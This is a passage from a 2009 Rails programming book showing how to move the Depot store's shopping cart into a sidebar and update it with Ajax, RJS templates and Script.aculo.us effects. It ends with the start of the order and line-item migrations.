In this chapter, we’ll see • using partial templates, • rendering into the page layout, • updating pages dynamically with Ajax and RJS, • highlighting changes with Script.aculo.us, • hiding and revealing DOM elements, and • working when JavaScript is disabled. Chapter 9 Task D: Add a Dash of Ajax Our customer wants us to add Ajax support to the store. But just what is Ajax? In the old days (up until 2005 or so), browsers were treated as really dumb devices. When you wrote a browser-based application, you’d send stuff to the browser and then forget about that session. At some point, the user would fill in some form fields or click a hyperlink, and your application would get woken up by an incoming request. It would render a complete page back to the user, and the whole tedious process would start afresh. That’s exactly how our Depot application behaves so far. But it turns out that browsers aren’t really that dumb (who knew?). They can run code. Almost all browsers can run JavaScript (and the vast majority also support Adobe’s Flash). And it turns out that the JavaScript in the browser can interact behind the scenes with the application on the server, updating the stuff the user sees as a result. Jesse James Garrett named this style of interaction Ajax (which once stood for Asynchronous JavaScript and XML but now just means making browsers suck less). So, let’s Ajaxify our shopping cart. Rather than having a separate shopping cart page, let’s put the current cart display into the catalog’s sidebar. Then, we’ll add the Ajax magic that updates the cart in the sidebar without redis- playing the whole page. Whenever you work with Ajax, it’s good to start with the non-Ajax version of the application and then gradually introduce Ajax features. That’s what we’ll do here. For starters, let’s move the cart from its own page and put it in the sidebar.
I TERATION D1: M OVING THE C AR T 125 9.1 Iteration D1: Moving the Cart Currently, our cart is rendered by the add_to_cart action and the corresponding .html.erb template. What we’d like to do is to move that rendering into the layout that displays the overall catalog. And that’s easy, using partial templates. Partial Templates Programming languages let you define methods. A method is a chunk of code with a name: invoke the method by name, and the corresponding chunk of code gets run. And, of course, you can pass parameters to a method, which lets you write one piece of code that can be used in many different circumstances. You can think of Rails partial templates (partials for short) as a kind of method for views. A partial is simply a chunk of a view in its own separate file. You can invoke (render) a partial from another template or from a controller, and the partial will render itself and return the results of that rendering. And, just as with methods, you can pass parameters to a partial, so the same partial can render different results. We’ll use partials twice in this iteration. First, let’s look at the cart display itself: Download depot_i/app/views/store/add_to_cart.html.erb <div class="cart-title">Your Cart</div> <table> <% for item in @cart.items %> <tr> <td><%= item.quantity %>&times;</td> <td><%=h item.title %></td> <td class="item-price"><%= number_to_currency(item.price) %></td> </tr> <% end %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> It creates a list of table rows, one for each item in the cart. Whenever you find yourself iterating like this, you might want to stop and ask yourself, is this too much logic in a template? It turns out we can abstract away the loop using partials (and, as we’ll see, this also sets the stage for some Ajax magic later). To do this, we’ll make use of the fact that you can pass a collection to the method that renders partial templates, and that method will automatically invoke the Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D1: M OVING THE C AR T 126 partial once for each item in the collection. Let’s rewrite our cart view to use this feature: Download depot_j/app/views/store/add_to_cart.html.erb <div class="cart-title">Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => @cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> That’s a lot simpler. The render method takes the name of the partial and the collection object as parameters. The partial template itself is simply another template file (by default in the same directory as the template that invokes it). However, to keep the names of partials distinct from regular templates, Rails automatically prepends an underscore to the partial name when looking for the file. That means our partial will be stored in the file _cart_item.html.erb in the app/views/store directory. Download depot_j/app/views/store/_cart_item.html.erb <tr> <td><%= cart_item.quantity %>&times;</td> <td><%=h cart_item.title %></td> <td class="item-price"><%= number_to_currency(cart_item.price) %></td> </tr> There’s something subtle going on here. Inside the partial template, we refer to the current cart item using the variable cart_item. That’s because the render method in the main template arranges to set a variable with the same name as the partial template to the current item each time around the loop. The partial is called cart_item, so inside the partial we expect to have a variable called cart_item. So, now we’ve tidied up the cart display, but that hasn’t moved it into the side- bar. To do that, let’s revisit our layout. If we had a partial template that could display the cart, we could simply embed a call like this within the sidebar: render(:partial => "cart" ) But how would the partial know where to find the cart object? One way would be for it to make an assumption. In the layout, we have access to the @cart instance variable that was set by the controller. It turns out that this is also available inside partials called from the layout. However, this is a bit like call- ing a method and passing it some value in a global variable. It works, but it’s Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D1: M OVING THE C AR T 127 ugly coding, and it increases coupling (which in turn makes your programs brittle and hard to maintain). Remember using render with the collection option inside the add_to_cart tem- plate? It set the variable cart_item inside the partial. It turns out we can do the same when we invoke a partial directly. The :object parameter to render takes an object that is assigned to a local variable with the same name as the partial. So, in the layout we could call this: <%= render(:partial => "cart" , :object => @cart) %> and in the _cart.html.erb template, we can refer to the cart via the variable cart. Let’s do that wiring now. First, we’ll create the _cart.html.erb template. This is basically our add_to_cart template but using cart instead of @cart. (Note that it’s OK for a partial to invoke other partials.) Download depot_j/app/views/store/_cart.html.erb <div class="cart-title">Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> Now we’ll change the store layout to include this new partial in the sidebar: Download depot_j/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> </head> <body id="store"> <div id="banner"> <%= image_tag("logo.png" ) %> <%= @page_title || "Pragmatic Bookshelf" %> </div> <div id="columns"> <div id="side"> <div id="cart"> <%= render(:partial => "cart" , :object => @cart) %> </div> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D1: M OVING THE C AR T 128 <a href="http://www....">Home</a><br /> <a href="http://www..../faq">Questions</a><br /> <a href="http://www..../news">News</a><br /> <a href="http://www..../contact">Contact</a><br /> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Now we have to make a small change to the store controller. We’re invoking the layout while looking at the store’s index action, and that action doesn’t currently set @cart. That’s easy enough to remedy: Download depot_j/app/controllers/store_controller.rb def index @products = Product.find_products_for_sale @cart = find_cart end Now we add a bit of CSS: Download depot_j/public/stylesheets/depot.css /* Styles for the cart in the sidebar */ #ca rt, #ca rt table { font-size: smaller; color: white; } #ca rt table { border-top: 1px dotted #595 ; border-bottom: 1px dotted #595 ; margin-bottom: 10px; } If you display the catalog after adding something to your cart, you should see something like Figure 9.1, on the next page. Let’s just wait for the Webby Award nomination. Changing the Flow Now that we’re displaying the cart in the sidebar, we can change the way that the Add to Cart button works. Rather than displaying a separate cart page, all it has to do is refresh the main index page. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D1: M OVING THE C AR T 129 Figure 9.1: The cart is in the sidebar. The change is pretty simple: at the end of the add_to_cart action, we simply redirect the browser back to the index: Download depot_k/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) redirect_to_index rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end For this to work, we need to change the definition of redirect_to_index to make the message parameter optional: Download depot_k/app/controllers/store_controller.rb def redirect_to_index(msg = nil) flash[:notice] = msg if msg redirect_to :action => 'index' end We should now get rid of the add_to_cart.html.erb template—it’s no longer needed. (What’s more, leaving it lying around might confuse us later in this chapter.) Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D2: C REATING AN A JAX -B ASED C AR T 130 So, now we have a store with a cart in the sidebar. When we click to add an item to the cart, the page is redisplayed with an updated cart. However, if our catalog is large, that redisplay might take a while. It uses bandwidth, and it uses server resources. Fortunately, we can use Ajax to make this better. 9.2 Iteration D2: Creating an Ajax-Based Cart Ajax lets us write code that runs in the browser that interacts with our server- based application. In our case, we’d like to make the Add to Cart buttons invoke the server add_to_cart action in the background. The server can then send down just the HTML for the cart, and we can replace the cart in the sidebar with the server’s updates. Now, normally we’d do this by writing JavaScript that runs in the browser and by writing server-side code that communicated with this JavaScript (possibly using a technology such as JSON). The good news is that, with Rails, all this is hidden from us. We can do everything we need to do using Ruby (and with a whole lot of support from some Rails helper methods). The trick when adding Ajax to an application is to take small steps. So, let’s start with the most basic one. Let’s change the catalog page to send an Ajax request to our server application and have the application respond with the HTML fragment containing the updated cart. On the index page, we’re using button_to to create the link to the add_to_cart action. Underneath the covers, button_to generates an HTML form. The follow- ing helper: <%= button_to "Add to Cart" , :action => :add_to_cart, :id => product %> generates HTML that looks something like this: <form method="post" action="/store/add_to_cart/1" class="button-to"> <input type="submit" value="Add to Cart" /> </form> This is a standard HTML form, so a POST request will be generated when the user clicks the submit button. We want to change this to send an Ajax request instead. To do this, we’ll have to code the form explicitly, using a Rails helper called form_remote_tag. The form_..._tag parts of the name tell you it’s generating an HTML form, and the remote part tells you it will use Ajax to create a remote procedure call to your application. So, edit index.html.erb in the app/views/store directory, replacing the button_to call with something like this: Download depot_l/app/views/store/index.html.erb <% form_remote_tag :url => { :action => 'add_to_cart', :id => product } do %> <%= submit_tag "Add to Cart" %> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D2: C REATING AN A JAX -B ASED C AR T 131 You tell form_remote_tag how to invoke your server application using the :url parameter. This takes a hash of values that are the same as the trailing param- eters we passed to button_to. The code inside the Ruby block (between the do and end keywords) is the body of the form. In this case, we have a simple submit button. From the user’s perspective, this page looks identical to the previous one. While we’re dealing with the views, we also need to arrange for our application to send the JavaScript libraries used by Rails to the user’s browser. We’ll talk more about this in Chapter 24, The Web, v2.0, on page 563, but for now let’s just add a call to javascript_include_tag to the <head> section of the store layout: Download depot_l/app/views/layouts/store.html.erb <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> <%= javascript_include_tag :defaults %> </head> So far, we’ve arranged for the browser to send an Ajax request to our applica- tion. The next step is to have the application return a response. The plan is to create the updated HTML fragment that represents the cart and to have the browser stick that HTML into the DOM1 as a replacement for the cart that’s already there. The first change is to stop the add_to_cart action redirecting to the index display. (We know, we just added that only a few pages back. Now we’re taking it out again. We’re agile, right?) What we are going to replace it with is a call to respond_to telling it that we want to respond with a format of .js.2 Download depot_l/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) respond_to do |format| format.js end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end 1. The Document Object Model. This is the browser’s internal representation of the structure and content of the document being displayed. By manipulating the DOM, we cause the display to change in front of the user’s eyes. 2. This syntax may seem surprising at first, but it is simply a method call that is passing a block as an argument. Blocks are described in Section A.9, Blocks and Iterators, on page 675. We will cover the respond_to method in greater detail in Section 12.1, Responding Appropriately, on page 185. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D2: C REATING AN A JAX -B ASED C AR T 132 Because of this change, when add_to_cart finishes handling the Ajax request, Rails will look for an add_to_cart template to render. We deleted the old .html.erb template back on page 129, so it looks like we’ll need to add something back in. Let’s do something a little bit different. Rails supports RJS templates—the JS stands for JavaScript. A .js.rjs template is a way of getting JavaScript on the browser to do what you want, all by writing server-side Ruby code. Let’s write our first: add_to_cart.js.rjs. It goes in the app/views/store directory, just like any other template: Download depot_l/app/views/store/add_to_cart.js.rjs page.replace_html("cart" , :partial => "cart" , :object => @cart) Let’s analyze that template. The page variable is an instance of something called a JavaScript generator—a Rails class that knows how to create Java- Script on the server and have it executed by the browser. Here, we tell it to replace the content of the element on the current page with the id cart with...something. The remaining parameters to replace_html look familiar. They should—they’re the same ones we used to render the partial in the store lay- out. This simple RJS template renders the HTML that represents the cart. It then tells the browser to replace the content of the <div> whose id="cart" with that HTML. Does it work? It’s hard to show in a book, but it sure does. Make sure you reload the index page in order to get the form_remote_tag and the JavaScript libraries loaded into your browser. Then, click one of the Add to Cart buttons. You should see the cart in the sidebar update. And you shouldn’t see your browser show any indication of reloading the page. You’ve just created an Ajax application. Troubleshooting Although Rails makes Ajax incredibly simple, it can’t make it foolproof. And, because you’re dealing with the loose integration of a number of technologies, it can be hard to work out why your Ajax doesn’t work. That’s one of the reasons you should always add Ajax functionality one step at a time. Here are a few hints if your Depot application didn’t show any Ajax magic: • Did you delete the old add_to_cart.html.erb file? • Did you remember to include the JavaScript libraries in the store layout (using javascript_include_tag)? • Does your browser have any special incantation to force it to reload every- thing on a page? Sometimes browsers hold local cached versions of page assets, and this can mess up testing. Now would be a good time to do a full reload. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D3: H IGHLIGHTING C HANGES 133 • Did you have any errors reported? Look in development.log in the logs directory. • Still looking at the log file, do you see incoming requests to the action add_to_cart? If not, it means your browser isn’t making Ajax requests. If the JavaScript libraries have been loaded (using View → Source in your browser will show you the HTML), perhaps your browser has JavaScript execution disabled? • Some readers have reported that they had to stop and start their appli- cation to get the Ajax-based cart to work. • If you’re using Internet Explorer, it might be running in what Microsoft calls quirks mode, which is backward compatible with old Internet Ex- plorer releases but is also broken. Internet Explorer switches into stan- dards mode, which works better with the Ajax stuff, if the first line of the downloaded page is an appropriate DOCTYPE header. Our layouts use this: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > The Customer Is Never Satisfied We’re feeling pretty pleased with ourselves. We changed a handful of lines of code, and our boring old Web 1.0 application now sports Web 2.0 Ajax speed stripes. We breathlessly call the client over to come look. Without saying any- thing, we proudly press Add to Cart and look at her, eager for the praise we know will come. Instead, she looks surprised. “You called me over to show me a bug?” she asks. “You click that button, and nothing happens.” We patiently explain that, in fact, quite a lot happened. Just look at the cart in the sidebar. See? When we add something, the quantity changes from 4 to 5. “Oh,” she says, “I didn’t notice that.” And, if she didn’t notice the page update, it’s likely our customers won’t either. It’s time for some user-interface hacking. 9.3 Iteration D3: Highlighting Changes We said earlier that the javascript_include_tag helper downloads a number of JavaScript libraries to the browser. One of those libraries, effects.js, lets you decorate your web pages with a number of visually interesting effects.3 One of these effects is the (now) infamous Yellow Fade Technique. This highlights an element in a browser: by default it flashes the background yellow and then gradually fades it back to white. We can see the Yellow Fade Technique being applied to our cart in Figure 9.2, on the following page; the image at the back 3. effects.js is part of the Script.aculo.us library. Take a look at the visual effects page at http://github.com/madrobby/scriptaculous/wikis to see the cool things you can do with it. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D3: H IGHLIGHTING C HANGES 134 Figure 9.2: Our cart with the Yellow Fade Technique shows the original cart. The user clicks the Add to Cart button, and the count updates to 2 as the line flares brighter. It then fades back to the background color over a short period of time. Let’s add this kind of highlight to our cart. Whenever an item in the cart is updated (either when it is added or when we change the quantity), let’s flash its background. That will make it clearer to our users that something has changed, even though the whole page hasn’t been refreshed. The first problem we have is identifying the most recently updated item in the cart. Right now, each item is simply a <tr> element. We need to find a way to flag the most recently changed one. The work starts in the Cart model. Let’s have the add_product method return the CartItem object that was either added to the cart or had its quantity updated: Download depot_m/app/models/cart.rb def add_product(product) current_item = @items.find {|item| item.product == product} if current_item current_item.increment_quantity else current_item = CartItem.new(product) @items << current_item end current_item end Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D3: H IGHLIGHTING C HANGES 135 Over in store_controller.rb, we’ll take that information and pass it down to the template by assigning it to an instance variable: Download depot_m/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @current_item = @cart.add_product(product) respond_to do |format| format.js end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end In the _cart_item.html.erb partial, we then check to see whether the item we’re rendering is the one that just changed. If so, we tag it with an id of current_item: Download depot_m/app/views/store/_cart_item.html.erb <% if cart_item == @current_item %> <tr id="current_item"> <% else %> <tr> <% end %> <td><%= cart_item.quantity %>&times;</td> <td><%=h cart_item.title %></td> <td class="item-price"><%= number_to_currency(cart_item.price) %></td> </tr> As a result of these three minor changes, the <tr> element of the most recently changed item in the cart will be tagged with id="current_item". Now we just need to tell the JavaScript to invoke the highlight effect on that item. We do this in the existing add_to_cart.js.rjs template, adding a call to the visual_effect method: Download depot_m/app/views/store/add_to_cart.js.rjs page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" See how we identified the browser element that we wanted to apply the effect to by passing :current_item to the page? We then asked for the highlight visual effect and overrode the default yellow/white transition with colors that work better with our design. Click to add an item to the cart, and you’ll see the changed item in the cart glow a light green before fading back to merge with the background. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D4: H IDING AN E MPTY C AR T 136 9.4 Iteration D4: Hiding an Empty Cart There’s one last request from the customer. Right now, even carts with nothing in them are still displayed in the sidebar. Can we arrange for the cart to appear only when it has some content? But of course! In fact, we have a number of options. The simplest is probably to include the HTML for the cart only if the cart has something in it. We could do this totally within the _cart partial: <% unless cart.items.empty? %> <div class="cart-title" >Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line" > <td colspan="2" >Total</td> <td class="total-cell" ><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> <% end %> Although this works, the user interface is somewhat brutal: the whole side- bar redraws on the transition between a cart that’s empty and a cart with something in it. So, let’s not use this code. Instead, let’s smooth it out a little. The Script.aculo.us effects library contains a number of nice transitions that make elements appear. Let’s use blind_down, which will smoothly reveal the cart, sliding the rest of the sidebar down to make room. Not surprisingly, we’ll use our existing .js.rjs template to call the effect. Because the add_to_cart template is invoked only when we add something to the cart, we know that we have to reveal the cart in the sidebar whenever there is exactly one item in the cart (because that means previously the cart was empty and hence hidden). And, because the cart should be visible before we start the highlight effect, we’ll add the code to reveal the cart before the code that triggers the highlight. The template now looks like this: Download depot_n/app/views/store/add_to_cart.js.rjs page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:cart].visual_effect :blind_down if @cart.total_items == 1 page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D4: H IDING AN E MPTY C AR T 137 This won’t yet work, because we don’t have a total_items method in our cart model: Download depot_n/app/models/cart.rb def total_items @items.sum { |item| item.quantity } end We have to arrange to hide the cart when it’s empty. There are two basic ways of doing this. One, illustrated by the code at the start of this section, is not to generate any HTML at all. Unfortunately, if we do that, then when we add something to the cart and suddenly create the cart HTML, we see a flicker in the browser as the cart is first displayed and then hidden and slowly revealed by the blind_down effect. A better way to handle the problem is to create the cart HTML but set the CSS style to display: none if the cart is empty. To do that, we need to change the store.html.erb layout in app/views/layouts. Our first attempt is something like this: <div id="cart" <% if @cart.items.empty? %> style="display: none" <% end %> > <%= render(:partial => "cart" , :object => @cart) %> </div> This code adds the CSS style= attribute to the <div> tag, but only if the cart is empty. It works fine, but it’s really, really ugly. That dangling > character looks misplaced (even though it isn’t), and the way logic is interjected into the middle of a tag is the kind of thing that gives templating languages a bad name. Let’s not let that kind of ugliness litter our code. Instead, let’s create an abstraction that hides it—we’ll write a helper method. Helper Methods Whenever we want to abstract some processing out of a view (any kind of view), we should write a helper method. If you look in the app directory, you’ll find four subdirectories: depot> ls -p app controllers/ helpers/ models/ views/ Not surprisingly, our helper methods go in the helpers directory. If you look in that directory, you’ll find it already contains some files: depot> ls -p app/helpers application_helper.rb products_helper.rb store_helper.rb Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D4: H IDING AN E MPTY C AR T 138 The Rails generators automatically created a helper file for each of our con- trollers (products and store). The Rails command itself (the one that created the application initially) created the file application_helper.rb. If you like, you can organize your methods into controller-specific helpers, but in reality all helpers are available to all views. For now, we need it just in the store view, so let’s start by putting it there. Let’s take a look at the file store_helper.rb in the helpers directory: module StoreHelper end Let’s write a helper method called hidden_div_if. It takes a condition, an optional set of attributes, and a block. It wraps the output generated by the block in a <div> tag, adding the display: none style if the condition is true. We’d use it in the store layout like this: Download depot_n/app/views/layouts/store.html.erb <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> We’ll write our helper so that it is local to the store controller by adding it to store_helper.rb in the app/helpers directory: Download depot_n/app/helpers/store_helper.rb module StoreHelper def hidden_div_if(condition, attributes = {}, &block) if condition attributes["style" ] = "display: none" end content_tag("div" , attributes, &block) end end This code uses the Rails standard helper, content_tag, which can be used to wrap the output created by a block in a tag. By using the &block notation, we get Ruby to pass the block that was given to hidden_div_if down to content_tag. And, finally, we need to stop setting the message in the flash that we used to display when the user empties a cart. It really isn’t needed anymore, because the cart clearly disappears from the sidebar when the catalog index page is redrawn. But there’s another reason to remove it, too. Now that we’re using Ajax to add products to the cart, the main page doesn’t get redrawn between requests as people shop. That means we’ll continue to display the flash mes- sage saying the cart is empty even as we display a cart in the sidebar. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION D5: D EGRADING I F J AVASCRIPT I S D ISABLED 139 Download depot_n/app/controllers/store_controller.rb def empty_cart session[:cart] = nil redirect_to_index end Although this might seem like a lot of steps, it really isn’t. All we did to make the cart hide and reveal itself was to make the CSS display style conditional on the number of items in the cart and to use the RJS template to invoke the blind_down effect when the cart went from being empty to having one item. Everyone is excited to see our fancy new interface. In fact, because our com- puter is on the office network, our colleagues point their browsers at our test application and try it for themselves. Lots of low whistles follow as folks mar- vel at the way the cart appears and then updates. Everyone loves it. Everyone, that is, except Bruce. Bruce doesn’t trust JavaScript running in his browser and has it turned off. And, with JavaScript disabled, all our fancy Ajax stops working. When Bruce adds something to his cart, he sees something strange: $("cart" ).update("<h1>Your Cart</h1>nn<ul>n n <li id="current_item">nn 3 &times; Pragmatic Project Automationn</li>n</ul>n n<form method="post" action="/store/empty_cart" class="button-to... Clearly this won’t do. We need to have our application work if our users have disabled JavaScript in their browsers. That’ll be our next iteration. 9.5 Iteration D5: Degrading If Javascript Is Disabled Remember, back on page 128, that we arranged for the cart to appear in the sidebar? We did this before we added a line of Ajax code to the application. If we could fall back to this behavior when JavaScript is disabled in the browser, then the application would work for Bruce in addition to our other co-workers. This basically means that if the incoming request to add_to_cart doesn’t come from JavaScript, we want to do what the original application did and redirect to the index page. When the index displays, the updated cart will appear in the sidebar. If a user clicks the button inside a form_remote_tag, one of two things happens. If JavaScript is disabled, the target action in the application is invoked using a regular HTTP POST request—it acts just like a regular HTML form. If, however, JavaScript is enabled, it overrides this conventional POST and instead uses a JavaScript object to establish a back channel with the server. This object is an instance of class XmlHTTPRequest. Because that’s a mouthful, most folks (and Rails) abbreviate it to xhr. Report erratum this copy is (P1.0 printing, March 2009)
W HAT W E J UST D ID 140 So, on the server, we can tell that we’re talking to a JavaScript-enabled browser by testing to see whether the incoming request was generated by an xhr object. And the Rails request object, available inside controllers and views, makes it easy to test for this condition. It provides an xhr? method. As a result, making our application work regardless of whether JavaScript is enabled requires only two lines of code in the add_to_cart action: Download depot_o/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @current_item = @cart.add_product(product) respond_to do |format| format.js if request.xhr? format.html {redirect_to_index} end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end 9.6 What We Just Did In this iteration we added Ajax support to our cart: • We moved the shopping cart into the sidebar. We then arranged for the add_to_cart action to redisplay the catalog page. • We used form_remote_tag to invoke the add_to_cart action using Ajax. • We then used an RJS template to update the page with just the cart’s HTML. • To help the user see changes to the cart, we added a highlight effect, again using the RJS template. • We wrote a helper method that hides the cart when it is empty and used the RJS template to reveal it when an item is added. • Finally, we made our application work when the user’s browser has JavaScript disabled by reverting to the behavior we implemented before starting on the Ajax journey. The key point to take away is the incremental style of Ajax development. Start with a conventional application, and then add Ajax features, one by one. Ajax can be hard to debug: by adding it slowly to an application, you make it easier to track down what changed if your application stops working. And, as we saw, starting with a conventional application makes it easier to support both Ajax and non-Ajax behavior in the same codebase. Report erratum this copy is (P1.0 printing, March 2009)
W HAT W E J UST D ID 141 Finally, we’ll give you a couple of hints. First, if you plan to do a lot of Ajax development, you’ll probably need to get familiar with your browser’s Java- Script debugging facilities and with its DOM inspectors. Chapter 8 of Pragmatic Ajax: A Web 2.0 Primer [GGA06] has a lot of useful tips. And, second, the NoScript plug-in for Firefox makes checking JavaScript/no JavaScript a one- click breeze. Others find it useful to run two different browsers when they are developing—have JavaScript enabled in one, disabled in the other. Then, as new features are added, poking at it with both browsers will make sure your application works regardless of the state of JavaScript. Playtime Here’s some stuff to try on your own: • In Section 7.4, Playtime, on page 103, one of the activities was to make clicking the image add the item to the cart. Change this to use form_ remote_tag and image_submit_tag. • The cart is currently hidden when the user empties it by redrawing the entire catalog. Can you change the application to use the Script.aculo.us blind_up effect instead? • Does the change you made work if the browser has JavaScript disabled? • Experiment with other visual effects for new cart items. For example, can you set their initial state to hidden and then have them grow into place? Does this make it problematic to share the cart item partial between the Ajax code and the initial page display? • Add a link next to each item in the cart. When clicked, it should invoke an action to decrement the quantity of the item, deleting it from the cart when the quantity reaches zero. Get it working without using Ajax first, and then add the Ajax goodness. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
In this chapter, we’ll see • linking tables with foreign keys, • using belongs_to and has_many, • creating forms based on models (form_for), and • linking forms, models, and views. Chapter 10 Task E: Check Out! Let’s take stock. So far, we’ve put together a basic product administration sys- tem, we’ve implemented a catalog, and we have a pretty spiffy-looking shop- ping cart. So, now we need to let the buyer actually purchase the contents of that cart. Let’s implement the checkout function. We’re not going to go overboard here. For now, all we’ll do is capture the cus- tomer’s contact details and payment option. Using these we’ll construct an order in the database. Along the way, we’ll be looking a bit more at models, validation, and form handling. 10.1 Iteration E1: Capturing an Order An order is a set of line items, along with details of the purchase transaction. We already have some semblance of the line items. Our cart contains cart items, but we don’t currently have a database table for them. Nor do we have a table to hold order information. However, based on the diagram on page 67, combined with a brief chat with our customer, we can now generate the Rails models and populate the migrations to create the corresponding tables. First we create the two models: depot> ruby script/generate scaffold order name:string address:text email:string pay_type:string ... depot> ruby script/generate scaffold line_item product_id:integer order_id:integer quantity:integer total_price:decimal ... Then we edit the two migration files created by the generator.
I TERATION E1: C APTURING AN O RDER 143 First, set a limit on the size of the pay_type in the creation of the orders table: Download depot_p/db/migrate/20080601000005_create_orders.rb class CreateOrders < ActiveRecord::Migration def self.up create_table :orders do |t| t.string :name t.text :address t.string :email t.string :pay_type, :limit => 10 t.timestamps end end def self.down drop_table :orders end end Then, adjust the migration for the line items: Download depot_p/db/migrate/20080601000006_create_line_items.rb class CreateLineItems < ActiveRecord::Migration def self.up create_table :line_items do |t| t.integer :product_id, :null => false, :options => "CONSTRAINT fk_line_item_products REFERENCES products(id)" t.integer :order_id, :null => false, :options => "CONSTRAINT fk_line_item_orders REFERENCES orders(id)" t.integer :quantity, :null => false t.decimal :total_price, :null => false, :precision => 8, :scale => 2 t.timestamps end end def self.down drop_table :line_items end end Notice that this table has two foreign keys. Each row in the line_items table is associated both with an order and with a product. Unfortunately, this has multiple problems. The first is that Rails migrations doesn’t provide a database-independent way to specify these foreign key constraints, so we had to resort to adding native DDL clauses (in this case, those of SQLite 3) as options. The second is that as of this writing, SQLite 3 version 3.4.0 will parse but will not otherwise enforce foreign key constraints. And finally, these custom constraints will not Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 144 Joe Asks. . . Where’s the Credit-Card Processing? At this point, our tutorial application is going to diverge slightly from reality. In the real world, we’d probably want our application to handle the com- mercial side of checkout. We might even want to integrate credit-card pro- cessing (possibly using the Payment module∗ or Tobias Lütke’s ActiveMer- chant library).† However, integrating with back-end payment-processing sys- tems requires a fair amount of paperwork and jumping through hoops. And this would distract from looking at Rails, so we’re going to punt on this particu- lar detail. ∗. http://rubyforge.org/projects/payment †. http://www.activemerchant.org/ be stored in your db/schema.rb file and therefore won’t be copied over to your test database.1 Now that we’ve created the two migrations, we can apply them: depot> rake db:migrate == 20080601000005 CreateOrders: migrating ===================================== -- create_table(:orders) -> 0.0066s == 20080601000005 CreateOrders: migrated (0.0096s) ============================ == 20080601000006 CreateLineItems: migrating ================================== -- create_table(:line_items) -> 0.0072s == 20080601000006 CreateLineItems: migrated (0.0500s) ========================= Because the database did not have entries for these two new migrations in the schema_migrations table, the db:migrate task applied both to the database. We could, of course, have applied them separately by running the migration task after creating the individual migrations. Relationships Between Models The database now knows about the relationship between line items, orders, and products. However, the Rails application does not. We need to add some 1. Many Rails developers don’t bother specifying database-level constraints such as foreign keys, relying instead on the application code to make sure that everything knits together correctly. That’s probably why Rails migrations don’t let you specify constraints. However, when it comes to database integrity, many (including Dave and Sam) think an ounce of extra checking can save pounds of late- night production system debugging. If this appeals to you, you can find additional information on page 308. Report erratum this copy is (P1.0 printing, March 2009)
